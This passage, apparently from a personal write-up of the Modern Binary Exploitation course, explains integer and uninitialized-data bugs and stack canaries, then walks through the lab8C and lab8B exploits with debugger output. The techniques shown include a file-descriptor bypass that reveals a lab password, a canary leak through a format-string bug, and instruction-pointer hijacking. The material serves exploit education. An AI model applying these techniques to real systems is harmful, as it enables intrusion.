159     sockfd.send(b"1\n")
160     recvall(sockfd)
161
162     sockfd.send(b"7\n")
163     recvall(sockfd)
164
165     sockfd.send(b"wetw0rk\n")
166     recvall(sockfd)
167
168     return
169
170 # recvall: get all data from the servers response, not just newlines
171 def recvall(sockfd):
172
173     # i used the timeout to handle EOF from sockfd
174     data = b''
175     while True:
176         try:
177             data += sockfd.recv(4096)
178         except:
179             break
180
181     return data
182
183 main()

```

0x12 - Misc Concepts & Stack Canaries

There's a lot of smaller bits that go into exploitation, and admittedly I myself have leveraged a few tricks I've learned within Windows exploitation. In this lecture we'll be covering a few of these miscellaneous tricks / bugs.

Integers in C

So, what's the difference between signed integers and unsigned integers? A signed integer can be interpreted as positive or negative with a range of **-2,147,483,648** to **2,147,483,647**. An unsigned integer is only ever zero and up - **0** to **4,294,967,295** which is twice the range of a signed integer.

Common names for signed integers are *int*, *signed int*, and *long*. Unsigned can be identified with names such as *uint*, *unsigned int*, and *unsigned long*.

A signed integer uses the top bit to specify if it is a positive or negative number.

To make a number negative, we can use two's complement; where we invert all bits and add one. For example, take 0x00031337 or 201527.

1. 000000000000000110001001100110111
 2. 11111111111111001110110011001001

First, we take the original number (1.), then invert all bits (2.) as a result obtaining its negative equivalent.

Tracking Signedness

Variable types are known at compile time, so signed instructions are compiled in to handle your variable. I didn't know this, but we can actually determine integer types at the assembly level. Below are some common signed instructions.

IDIV	Signed divide
IMUL	Signed multiply
SAL	Shift left, preserve sign
SAR	Shift right, preserve sign
MOVSX	Move, sign extend
JL	Jump if less
JLE	Jump if less or equal
JG	Jump if greater
JGE	Jump if greater or equal

Below are some unsigned instructions.

DIV	Unsigned divide
MUL	Unsigned multiply
SHL	Shift left
SHR	Shift right
MOVZX	Move, zero extend
JB	Jump if below
JBE	Jump if below or equal
JA	Jump if above
JAE	Jump if above or equal

There are also minimum sizes to these variables such as **char**, **short**, **int**, **long**, and **long long**. However, they can vary from system to system. There're also fixed sized formats.

- int[# of bits]_t
- uint[# of bits]_t

For example, **int8_t**, **uint16_t**, and **int32_t**. When specified these sizes are guaranteed across systems.

Integer Overflows

Imagine a simple **uint8_t** that is being ++'d.

- 0x00
- 0x01
- ...
- 0xFF
- ???

If you guessed 0x00, you'd be right. In fact, if you look at my notes / exploits you'll notice 0xFFFFFFFF within a lot of my ROP chains. As this applies to any sized integer.

It's actually very common to see modern bugs stem from integer confusion and misuse.

Uninitialized data

Uninitialized data is a subtle vulnerability that can leak information or cause undefined behavior in an application. Take a look at the following example.

```
1 int do_work()
2 {
3     int i;
4     char buf[20];
5
6     while (i < 20) {
7         buf[i] = 'A';
8         i++;
9     }
10
11    return 0;
12 }
```

Above you can see that *i* is never initialized to anything so what is *i*? Since uninitialized, *i* will be whatever data happens to be left on the stack frame from the previous function call of any sort. So is this exploitable - very likely. If we can control *i* we can reliably write 20 A's anywhere on the stack.

Let's take a look at the example *uninitialized_data.c*.

```
32 int log_error(int farray, char *msg)
33 {
34     char *err, *mesg;
35     char buffer[24];
36 #ifdef DEBUG
37     fprintf(stderr, "Mesg is at: 0x%08x\n", &mesg);
38     fprintf(stderr, "Mesg is pointing at: 0x%08x\n", mesg);
39 #endif
40     memset(buffer, 0x00, sizeof(buffer));
41     sprintf(buffer, "Error: %s", mesg);
42     fprintf(stdout, "%s\n", buffer);
43     return 0;
44 }
```

The first thing I did was send a username and password of 1020 bytes each. Of course, I immediately got a crash.

```
$eax : 0x0
$ebx : 0xb7fc0000 → 0x001a9da8
$ecx : 0xffffffff
$edx : 0x53
$esp : 0xbffff0c0 → 0xbffff600 → 0xfbad8001
$ebp : 0xbffff5d8 → 0xbffff708 → 0xbffff728 → 0x00000000
$esi : 0xbffff600 → 0xfbad8001
$edi : 0x41414141 ("AAAA"?) 
$eip : 0xb7eafeef → <vfprintf+18767> repnz scas al, BYTE PTR es:[edi]
$eflags: [carry PARITY adjust ZERO sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xfffff0c0|+0x0000: 0xbffff600 → 0xfbad8001 ← $esp
0xfffff0c4|+0x0004: 0x08048b27 → "Error: %s"
0xfffff0c8|+0x0008: 0x00000007
0xfffff0cc|+0x000c: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xfffff0d0|+0x0010: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xfffff0d4|+0x0014: "AAAAAAAAAAAAAA[...]"
0xfffff0d8|+0x0018: "AAAAAAAAAAAAAA[...]"
0xfffff0dc|+0x001c: "AAAAAAAAAAAAAA[...]"
```



```
0xb7e6afe0 <vfprintf+18752> dec    DWORD PTR [ebx-0x47743]
0xb7e6afe6 <vfprintf+18758> push   DWORD PTR [ecx]
0xb7e6afe8 <vfprintf+18760> ror    BYTE PTR [ebx-0x49b73], 0xff
- 0xb7eafeef <vfprintf+18767> repnz scas al, BYTE PTR es:[edi]
0xb7e6aff1 <vfprintf+18769> mov    DWORD PTR [ebp-0x480], 0x0
```

Based on where the crash occurred, I decided to swap EDI with a pointer to our buffer and as a result overwrote the return address and unfortunately the stack cookie. We can see it initialized at the start of the function.

```

0x0804899c <+0>:    push    ebp
0x0804899d <+1>:    mov     ebp,esp
0x0804899f <+3>:    sub     esp,0x38
0x080489a2 <+6>:    mov     eax,DWORD PTR [ebp+0xc]
0x080489a5 <+9>:    mov     DWORD PTR [ebp-0x2c],eax
0x080489a8 <+12>:   mov     eax,gs:0x14
0x080489ae <+18>:   mov     DWORD PTR [ebp-0xc],eax

```

Where the cookie is stored at [EBP+0xc], and later checked at *log_error+109*.

```

0x08048a09 <+109>:  mov     ecx,DWORD PTR [ebp-0xc]
0x08048a0c <+112>:  xor     ecx,DWORD PTR gs:0x14
0x08048a13 <+119>:  je      0x8048a1a <log_error+126>
0x08048a15 <+121>:  call    0x8048710 <__stack_chk_fail@plt>
0x08048a1a <+126>:  leave
0x08048a1b <+127>:  ret

```

If we were able to place the original cookie here (maybe obtained via a leak?) getting code execution would be easy.

```

$eax : 0x0
$ebx : 0xb7fc000 → 0x001a9da8
$ecx : 0x0
$edx : 0xb7fce898 → 0x00000000
$esp : 0xfffffe10 → "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"
$ebp : 0x43434343 ("CCCC"?) ← $esp
$esi : 0x0
$edi : 0x0
$eip : 0x43434343 ("CCCC"?) ← $pc
$eflags: [carry PARITY adjust ZERO sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cfs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
$cs: 0x0073

0xfffffe10|+0x0000: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC" ← $esp
0xfffffe14|+0x0004: "CCCCCCCCCCCCCCCCCCCCCCCCCCCC"
0xfffffe18|+0x0008: "CCCCCCCCCCCCCCCCCCCCCCCC"
0xfffffe1c|+0x000c: "CCCCCCCCCCCCCCCCCCCC"
0xfffffe20|+0x0010: "CCCCCCCCCCCCCCCC"
0xfffffe24|+0x0014: "CCCCCCCCCCCC"
0xfffffe28|+0x0018: "CCCCCCC"
0xfffffe2c|+0x001c: 0x00434343 ("CCC"?) ← $pc

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x43434343

```

Keep in mind that these types of bugs can occur on the heap too. There's no knowing what's going to be on the other end of the pointer you get back from something like *malloc()*.

Let's take a look at the heap.c example provided by MBE (from protostar). When we allocate ("auth") to the application we can see that the chunks are 16 bytes apart.

```

lecture@warzone:/levels/lecture/misc$ ./heap
[ auth = (nil), service = (nil) ]
auth
[ auth = 0x804b008, service = (nil) ]
auth
[ auth = 0x804b018, service = (nil) ]

```

This means that the malloc used up 8 bytes, even though the size of auth is larger.

```
12 struct auth {  
13     char name[32];  
14     int auth;  
15 };
```

If we look at lines 29-35 we'll see that the size of this object/struct is not properly calculated.

```
29     if(strncmp(line, "auth ", 5) == 0) {  
30         auth = malloc(sizeof(auth));  
31         memset(auth, 0, sizeof(auth));  
32         if(strlen(line + 5) < 31) {  
33             strcpy(auth->name, line + 5);  
34         }  
35     }
```

In fact its actually calculating the size of the auth pointer.

```
17 struct auth *auth;  
18 char *service;
```

So, if we call the “service” option with 8 bytes (finishing the name buffer), and an additional 5 bytes we can overwrite the value auth within the auth struct.

```
22 char line[128];  
---snip---  
39     if(strncmp(line, "service", 6) == 0) {  
40         service = strdup(line + 7);  
41     }  
42     if(strncmp(line, "login", 5) == 0) {  
43         if(auth->auth) {  
44             printf("you have logged in already!\n");  
45         } else {  
46             printf("please enter your password\n");  
47         }  
48     }  
49 }  
50 }
```

In turn giving us access:

```
lecture@warzone:/levels/lecture/misc$ ./heap  
[ auth = (nil), service = (nil) ]  
auth  
[ auth = 0x804b008, service = (nil) ]  
service 1234567890000000  
[ auth = 0x804b008, service = 0x804b018 ]  
login  
you have logged in already!  
[ auth = 0x804b008, service = 0x804b018 ]
```

This is something you'd see in amateur development, smaller projects, or CTF problems. A lot less common in industry software as this is easy to detect statically (source code and binary).

Stack Cookies / Canaries

Let's reflect on what we've learned about so far in regard to overflow protections before the compiler.

- Better programming e.g ***strncpy()*** vs ***strcpy()***
- Validating input (ASCII)
- Static and Dynamic analysis

Then we have to deal with the OS itself.

- Intercept function calls or Link Libsafe
- NX / DEP
- ASLR

But wait there's more! Stack Canaries... also known as stack cookies. So, what is a canary?

- Random integer pushed onto the stack
- Popped off the stack and checked before the trigger is read from
- Value is saved as global variable padded by unmapped pages

But there are some drawbacks to this.

1. Adds overhead (huge cache footprint)
2. Only defends against stack overflows
3. Null canaries can potentially be abused
4. Random canaries can potentially be learned
 - a. Format string bugs
 - b. Info leaks

Terminator Canaries

When the canary is a NULL, newline, linefeed, EOF, or -1. Normally targeting string functions, e.g stop copying at a terminator.

- Attackers cannot use string functions as the attack vector
- Ignores rest of program security

So how can we beat this?

- Check if input is treated as binary data and not text
- Overwrite the canary with its known value, passing the canary check code

Even though this seems like something ... almost useless GCC will actually implement it if a random generator can't be used.

Randomized Canaries

This is the most popular canary and it's utilized by GCC. It's a random number chosen at program startup, so the attacker must dynamically get this value. We've seen this before implemented (e.g uninitialized data).

Random XOR Canaries

Still random just XOR-ed with all or part of the controlled data. If they're altered, the canary value is immediately invalidated. XOR canaries have all the same vulnerabilities as random canaries. So, the bypass is pretty simple - read it from the stack.

1. Get the canary value
2. The control data
3. The algorithm

RE the XOR'd canary and spoof custom canary for shellcode. So, what are some of the benefits?

- Same protection as basic random canaries
- Defends against specific attacks involving control data or return value changes without overflowing canary (XOR's canary with return address)
- Protects against overflowing buffers in structures

Downsides:

- More overhead means more security
- Only protects control data from being altered
- Still allows overwrite of data and pointers themselves

Basically, everything relies on good crypto. For both random and random XOR, the main security element relies on good random number generation. Pseudorandom sequences can be learned... and Cryptographic PRNG can be found.

Ways to Leak the Canary

Focus on random canaries, where you'll want to overwrite the canary with the same value.

- Brute Force
- Learnable random numbers
- Unprotected data type
- Reading off of the stack

When looking at the **canary.c** example I unfortunately was unable to bypass the NULL byte in the canary itself. I was however able to leak the canary using the format string vulnerability fairly easily.

```
root@kali:~/MBE-COURSEWORK/0x12 - Misc Concepts & Stack Canaries# python3 canary.py
[+] Connecting to 192.168.159.129 on port 22: Done
[*] lecture@192.168.159.129:
  Distro: Ubuntu 14.04
  OS:    linux
  Arch:   i386
  Version: 3.16.0
  ASLR:  Enabled
  Note: Susceptible to ASLR ulimit trick (CVE-2016-3672)
[*] Starting remote process b'/bin/sh' on 192.168.159.129: pid 1123
[*] Cookie Leaked: 0x89344e00
```

Might return to this if I learn a new technique within the labs.

0x13 - Misc & Canaries Lab

To begin you can login using the credentials **lab8C:lab08start**.

Lab 0x08C

The first thing I did to this binary was look at the memory protections and immediately see we'll be dealing with every memory protection introduced so far.

```
Lab8C@warzone:/levels/lab08$ checksec ./lab8C
RELRO           STACK CANARY      NX          PIE          RPATH        RUNPATH     FORTIFY
Full RELRO      Canary found    NX enabled   PIE enabled  No RPATH    No RUNPATH  Yes
```

Even though this appeared to be a CLI program and I had never encountered one I decided to take the RE route to try to crack this.

```
Lab8C@warzone:/levels/lab08$ ./lab8C
Hi. This program will do a lexicographical comparison of the contents of two files. It has the bonus functionality of being able to process either filenames or file descriptors.
Usage: ./lab8C {-fn=<filename>|-fd=<file_descriptor>} {-fn=<filename>|-fd=<file_descriptor>}
```

When approaching this, I looked for anything I could overflow. The answer turned out to be a lot simpler than I had originally thought. Looking at the call path if you were to read 2 files we enter **main()**, **getfd()**, **comparefds()**, **readfd()**, and finally **securityCheck()**.

Looking at the **getfd()** function we can see that either a file is opened with **open()** or a file descriptor number is used directly e.g STDIN.

```
int getfd(char *param_1)
{
    int iVar1;
    int iVar2;
    int *piVar3;
    int in_GS_OFFSET;

    iVar1 = *(int *)(&in_GS_OFFSET + 0x14);
    if (((*param_1 == '-') && (param_1[1] == 'f')) && (param_1[3] == '=')) {
        if (param_1[2] == 'n') {
            iVar2 = open(param_1 + 4,0x20000);
            if (iVar2 == -1) {
                puts("File could not be opened");
                iVar2 = -1;
            }
        }
        else {
            if (param_1[2] == 'd') {
                piVar3 = __errno_location();
                *piVar3 = 0;|
                iVar2 = atoi(param_1 + 4);
            }
            else {
                printf("Invalid formatting in argument \"%s\"\n",param_1);
                iVar2 = -1;
            }
        }
    }
    else {
        printf("Invalid formatting in argument \"%s\"\n",param_1);
        iVar2 = -1;
    }
    if (iVar1 != *(int *)(&in_GS_OFFSET + 0x14)) {
        iVar2 = __stack_chk_fail_local();
    }
    return iVar2;
}
```

When looking at this at a lower level or rather direct assembly vs pseudo. We can see that file descriptor numbers returned by `getfd()` are **3** and **4** from file one and two respectively.

```
# Code / Calls from main()
#
0xb775adc4 <+116>: call 0xb775ab17 <getfd> ; call getfd("-fn=/tmp/file_one") => 3
0xb775add9 <+137>: call 0xb775ab17 <getfd> ; call getfd("-fn=/tmp/file_two") => 4
```

Eventually we reach the `securityCheck()` function.

```
char * securityCheck(char *param_1,char *param_2)

{
    int iVar1;
    char *pcVar2;
    int in_GS_OFFSET;

    iVar1 = *(int *)(&in_GS_OFFSET + 0x14);
    pcVar2 = strstr(param_1,".pass");
    if (pcVar2 != (char *)0x0) {
        param_2 = "<<<For security reasons, your filename has been blocked>>>";
    }
    if (iVar1 != *(int *)(&in_GS_OFFSET + 0x14)) {
        param_2 = (char *)__stack_chk_fail_local();
    }
    return param_2;
}
```

Within the function above, you can see that the only real check is on the filename itself. If the substring `.pass` is found using `strstr()` the contents of the file get swapped.

```
Lab8C@warzone:/levels/lab08$ ./lab8C -fn=/home/lab8B/.pass -fn=/tmp/file_one
"<<<For security reasons, your filename has been blocked>>>" is lexicographically before "ll
"
```

However, recall that `getfd()` returns a file descriptor of **3**. Because this is a valid file descriptor, we can pass this as our second file and as a result we get the file contents effectively bypassing the `securityCheck()` function.

```
Lab8C@warzone:/levels/lab08$ ./lab8C -fn=/home/lab8B/.pass -fd=3
"<<<For security reasons, your filename has been blocked>>>" is lexicographically equivalent to "3v3ryth1ng_Is @_F1l3
"
```

As a result, obtaining the password for lab8B **3v3ryth1ng_Is @_F1l3**.

Lab 0x08B

Like the last lab I proceeded to check application memory protections. As expected, all memory protections were enabled.

```
lab8B@warzone:/levels/lab08$ checksec lab8B
RELRO           STACK CANARY      NX          PIE          RPATH      RUNPATH    FORTIFY
Full RELRO     Canary found     NX enabled   PIE enabled  No RPATH  No RUNPATH Yes
```

Forcing myself to become more familiar with pseudo code and lack of source code I proceeded to reverse the binary.

Triggering an info-leak

Although we could technically gather an address to offset from using the default “Print Favorites” command I decided to look for an info leak.

Quickly I identified an info leak in the `vectorSel()` function.

```
I COMMAND YOU TO ENTER YOUR COMMAND: 3
Which vector? 1
00`0+-----+
| :> |
| 1. Enter data
```

This is occurring since this variable has not yet been populated by user data – I assume. However, the “vector” is initialized upon entering the main function.

```
v1._0_4_ = printf;
v2._0_4_ = printf;
v3._0_4_ = printf;
while( true ) {
    iVar3 = getchar();
    cVar2 = (char)iVar3;
    if ((cVar2 == '\0') || ((cVar2 != '\n' && (iVar3 = getchar(), iVar3 == 0)))) break;
```

If we look at this in GDB we can see that the returned pointer in the first vector is unchanged, pointing to `printf()`. In fact all 3 will produce the same result.

```
gef> context code
0xb770f52d <main+169>    call   0xb770edf7 <sumVectors>
0xb770f532 <main+174>    jmp    0xb770f57f <main+251>
0xb770f534 <main+176>    call   0xb770eb97 <vectorSel>
→ 0xb770f539 <main+181>    mov    DWORD PTR [esp+0x18], eax
0xb770f53d <main+185>    mov    eax, DWORD PTR [esp+0x18]
0xb770f541 <main+189>    mov    eax, DWORD PTR [eax]
0xb770f543 <main+191>    mov    edx, DWORD PTR [esp+0x18]
0xb770f547 <main+195>    mov    DWORD PTR [esp], edx
0xb770f54a <main+198>    call   eax

gef> x/x $eax
0xb7711040 <v1>:        0xb757e280
gef> x/x 0xb757e280
0xb757e280 <__printf>:  0x18ec8353
```

When we hit the *call eax* instruction, we can see how it is that this leak occurs.

```
0xbff91a30 +0x0000: 0xb7711040 → 0xb757e280 → <printf+0> push ebx ← $esp
0xbff91a34 +0x0004: 0xbff91af4 → 0xbff928af → "/levels/lab08/lab8B"
0xbff91a38 +0x0008: 0xbff91af4 → 0xbff928af → "/levels/lab08/lab8B"
0xbff91a3c +0x000c: 0x00000001
0xbff91a40 +0x0010: 0xb76db3c4 → 0xb76dc1e0 → 0x00000000
0xbff91a44 +0x0014: 0x33000016
0xbff91a48 +0x0018: 0xb7711040 → 0xb757e280 → <printf+0> push ebx
0xbff91a4c +0x001c: 0x85eeef700

0xb770f53c <main+184>    sbb    BYTE PTR [ebx-0x74e7dbbc], cl
0xb770f542 <main+190>    add    BYTE PTR [ebx-0x76e7dbac], cl
0xb770f548 <main+196>    adc    al, 0x24
→ 0xb770f54a <main+198>   call   eax
```

As shown above when *printf()* is called *0xb757e280* will be sent to stdout. This can be seen proven below using a simple C program and comparing the output.

```
gef> c
Continuing. +-----+
root@kali: ~
root@kali:~# cat t.c
1. Enter data#include <stdio.h> :>
2. Sum vectors :]
3. Print vectint main() :3
4. Save sum t{ favorites 8)
5. Print favorprintf("\xb7\x57\xe2\x80"); :0
6. Load favor}te :$
7. Get help root@kali:~# gcc t.c && ./a.out :D
root@kali:~#
```

That was the easy part, now we needed to find a way to hijack execution flow.

Gaining IP control


Getting control over the instruction pointer was not as easy. To begin like the last bug, I started messing with input before reversing. To my surprise when loading a favorite and selecting vector 1 or 2 we would receive a crash.

```
I COMMAND YOU TO ENTER YOUR COMMAND: 6
Which favorite? 9
Which vector? 2

Program received signal SIGSEGV, Segmentation fault.
__memcpy_ssse3_rep () at ../sysdeps/i386/i686/multiarch/memcpy-ssse3-rep.S:1098
1098     .../sysdeps/i386/i686/multiarch/memcpy-ssse3-rep.S: No such file or directory.
[ Legend: Modified register | Code | Heap | Stack | String ]
```

When loading a favorite we're actually making a call to `loadFave()`. If we examine this in IDA we can see that a check is done on our favorite verifying it is not greater than 9. If the check passes a call is made to `vectorSel()` and the return is saved into the `dest` variable.

We then load a pointer to `v3` and perform another check. If the return value of our `vectorSel()` call is not a pointer to `v3` we continue and eventually make a call to `memcpy()`.



If we step into a debugger, we'll see that whatever is being written will be written to the location of the sent vector. Since we just started the program and no favorites have been saved this is zero (`faves` currently points to this - NULLS).

```
gef> context args

memcpy@plt (
    [sp + 0x0] = 0xb77bc100 → 0xb7629280 → <printf+0> push ebx,
    [sp + 0x4] = 0x00000000
)

gef> x/x 0xb77bc100
0xb77bc100 <v2>:          0xb7629280
```

But what if we could change those NULLS to a pointer to 0x41414141? If we manually set this in GDB, we'll see nothing happens.

```
gef> set {int}0xbfe954e4="AAAAA"
gef> context args

memcpy@plt (
    [sp + 0x0] = 0xb778a100 → 0xb75f7280 → <printf+0> push ebx,
    [sp + 0x4] = 0xb7eac008
)

gef> x/s 0xb7eac008
0xb7eac008:      'A' <repeats 11 times>
gef> c
Continuing.

+-----+
| 1. Enter data          :>
| 2. Sum vectors         :]
| 3. Print vector        :3
| 4. Save sum to favorites:8)
| 5. Print favorites     :0
| 6. Load favorite       :$
| 9. Get help             :D
+-----+
```

However recall how *loadFave()* works. If we select a vector, the respective vector pointer will be called, and we just “overwrote” one.

If you now send call this function (*Print vector*) and select vector 2, you'll see you have EIP control.

```
I COMMAND YOU TO ENTER YOUR COMMAND: 3
Which vector? 2

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0x41414141 ("AAAA"?)  

$ebx : 0xb7765fa8 → 0x00002eb0  

$ecx : 0xb77318a4 → 0x00000000  

$edx : 0xb7766100 → "AAAA"  

$esp : 0xbfc4fe7c → 0xb776454c → <main+200> jmp 0xb776457f <main+251>  

$ebp : 0xbfc4fea8 → 0x00000000  

$esi : 0x0  

$edi : 0x0  

$eip : 0x41414141 ("AAAA"?)  

$eflags: [carry PARITY adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]  

$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x0000 $fs: 0x0000 $gs: 0x0033
```

This is great, however we can't manually do this, so we'll need to find a way to write to *faves*. The first thing I did was find xref's to this area in memory.

These functions included: *printFaves()*, *loadFave()*, and *fave()*. The *fave()* function caught my focus immediately as this contained the string “you added that vector to your favorites”, but before looking at that function I examined *sumVector()* as we needed a sum before we saved it.

Basically, what this function does is add vectors 1 and 2 and print the results. I went ahead and included my notes below.

```
+-----+
| 0xb777de16 31 -> 329 | check that input was provided on all fields if not jump +331
+-----+
| 0xb777df42 331 -> 345 | print error and return
+-----+
| 0xb777df55 350 -> 646 | (char)           v3+0x4      = (v1+0x4) + (v2+0x4)
|                         (short)        v3+0x6      = (v1+0x6) + (v2+0x6)
|                         (unsigned short) v3+0x8      = (v1+0x8) + (v2+0x8)
|                         (int)          v3+0xc      = (v1+0xc) + (v2+0xc)
|                         (unsigned int)   v3+0x10     = (v1+0x10) + (v2+0x10)
|                         (long)         v3+0x14     = (v1+0x14) + (v2+0x14)
|                         (unsigned long)  v3+0x18     = (v1+0x18) + (v2+0x18)
|                         (long long)    v3+(0x1c->0x20) = (v1+(0x1c->0x20)) + (v2+(0x1c->0x20))
|                         (unsigned long long) v3+(0x24->0x28) = (v1+(0x24->0x28)) + (v2+(0x24->0x28))
+-----+
| 0xb777e080 649 -> 658 | print summed and return
+-----+
| 0xb777e08e 663 -> 687 | return code / cookie check
+-----+
```

Having this, I proceeded to examine the **fave()** function.

```
void fave(void)

{
    int iVar1;
    void *pvVar2;
    int in_GS_OFFSET;
    uint local_14;

    iVar1 = *(int *) (in_GS_OFFSET + 0x14);
    local_14 = 0;
    while ((local_14 < 10 && (*(int *) (faves + local_14 * 4) != 0))) {
        local_14 = local_14 + 1;
    }
    if (local_14 == 10) {
        puts("You have too many favorites.");
    }
    else {
        pvVar2 = malloc(0x2c);
        *(void **) (faves + local_14 * 4) = pvVar2;
        memcpy(*(void **) (faves + local_14 * 4), v3 + local_14 * 4, 0x2c);
        puts("I see you added that vector to your favorites, but was it really your favorite?");
    }
    if (iVar1 != *(int *) (in_GS_OFFSET + 0x14)) {
        __stack_chk_fail_local();
    }
    return;
}
```

In the above pseudo code you can see that a pointer in vector 3 at offset local_14 is saved onto a pointer in **faves**.

Normally this is the heap chunk allocated by malloc.

```
gef> context args
arguments (guessed)
memcpy@plt (
    [sp + 0x0] = 0xb85d6008 → 0x00000000,
    [sp + 0x4] = 0xb775c080 → 0xb75c9280 → <printf+0> push ebx
)

gef> heap chunks
Chunk(addr=0xb85d6008, size=0x30, flags=PREV_INUSE)
[0xb85d6008] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

However, if we continue looping and adding to favorites, we can observe “abnormal” behavior. Such as this:

```
gef> context args
arguments (guessed)
memcpy@plt (
    [sp + 0x0] = 0xb85d6038 → 0x00000000,
    [sp + 0x4] = 0xb775c084 → 0x82820084
)
```

Eventually on the 4th iteration we can see that controlled data is written to the heap chunk allocated by malloc (thisIsASecret pointer was written by the completed exploit).


```
memcpy@plt (
    [sp + 0x0] = 0xb85d6098 → 0x00000000,
    [sp + 0x4] = 0xb775c08c → 0xb775a0c2 → <thisIsASecret+27> xor eax, eax
)

[#0] Id 1, Name: "lab8B", stopped 0xb775a2df in fave (), reason: BREAKPOINT
[#0] 0xb775a2df → fave()
[#1] 0xb775a553 → main()

gef> heap chunks
Chunk(addr=0xb85d6008, size=0x30, flags=PREV_INUSE)
[0xb85d6008] 80 92 5c b7 84 00 82 82 84 00 00 00 c2 a0 75 b7 ..\u.....
Chunk(addr=0xb85d6038, size=0x30, flags=PREV_INUSE)
[0xb85d6038] 84 00 82 82 84 00 00 00 c2 a0 75 b7 82 82 82 82 ....u....]
Chunk(addr=0xb85d6068, size=0x30, flags=PREV_INUSE)
[0xb85d6068] 84 00 00 00 c2 a0 75 b7 82 82 82 82 82 82 82 82 .....u....]
Chunk(addr=0xb85d6098, size=0x30, flags=PREV_INUSE)
[0xb85d6098] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Because of this “reaction” I decided to re-visit the *loadFave()* call.

Before the call to ***memcpy()*** notice how we control what the destination variable will be. This means we can control the source pointer.



```

loc_1408:
mov    edx, [ebp+var_14]
lea    eax, [faves - 2FA8h][ebx]
mov    eax, [eax+edx*4] ; EAX = [faves+favorite*4]
mov    dword ptr [esp+8], 4 ; n
mov    [esp+4], eax      ; src
mov    eax, [ebp+dest]
mov    [esp], eax        ; dest
call   _memcpy

```

Which means since we control both the destination (vector) and source (heap pointer), we can overwrite the vector with invalid data.

```

